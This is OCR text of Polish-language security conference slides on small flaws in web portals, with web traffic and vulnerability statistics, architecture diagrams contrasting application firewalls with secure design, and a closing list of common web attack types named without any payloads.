Michal Sobiegraj.com

Drobne błędy w portalach WWW

prawdziwe studium przypadku ;-)

Borys Łącki
Michał Sobiegraj, CISSP

LogicalTrust IT Security Solutions

ISSA Information Systems Security Association The Global Voice of Information Security Polska

Sobiegraj on Security


Czemu WWW jest ważne?

M

1. Wydajemy pieniądze
2. Zarządzamy finansami
3. Zarabiamy pieniądze
4. Marnujemy czas

M

Ruch w Internecie



http://www.ellacoya.com/news/pdf/2007/NXTcommEllacoyaMediaAlert.pdf

M

2007:
ilość ruchu WWW
przekroczyła ilość ruchu P2P


M

WWW pokonało prOn! YAY!*

* nie poparte żadnymi badaniami

M


Typy ruchu HTTP



http://www.ellacoya.com/news/pdf/2007/NXTcommEllacoyaMediaAlert.pdf

M

Wzrost ilości hostów w sieci
Ponad **60 mln** aktywnych
(netcraft)




M

Bezpieczeństwo www w skrócie

4396 Total Vulnerabilities Reported in SANS @RISK Data From November 2006 - October 2007

Odkryte podatności WWW **przewyższają** ilościowo wszystkie pozostałe

(Sans)



M

Czemu?

1. Bardzo popularne medium ($)
2. Niedojrzałość technologii
3. Błędy logiczne
4. Chałupnicze rozwiązania


Amerykańskie ofiary phishingu

3,6 miliona osób, które straciły łącznie **3,2 miliarda** dolarów

(Gartner, http://www.heise-online.pl/news/item/2356/)

M

Standardowa architektura aplikacji WWW



Warstwa WWW

(filtry wejścia/wyjścia)


Warstwa Aplikacji

(logika biznesowa)

Serwer Baz Danych

M

Źle!



Warstwa WWW

(filtry wejścia/wyjścia)

Warstwa Aplikacji


(logika biznesowa)

Nowa funkcjonalność

Serwer Baz Danych

M

Firewall vs. właściwe projektowanie, kodowanie i SDLC



Firewall Aplikacyjny

Warstwa WWW

(filtry wejścia/wyjścia)

Warstwa Aplikacji


(logika biznesowa)

Nowa funkcjonalność

Serwer Baz Danych

M

Optymalnie



Firewall Aplikacyjny

Warstwa WWW

(filtry wejścia/wyjścia)

Warstwa Aplikacji

(logika biznesowa)

Nowa funkcjonalność

Serwer Baz Danych

M

Najczęstsze ataki


1. PHP Remote File Include
2. SQL Injection
3. Cross-Site Scripting
4. Cross-site Request Forgery

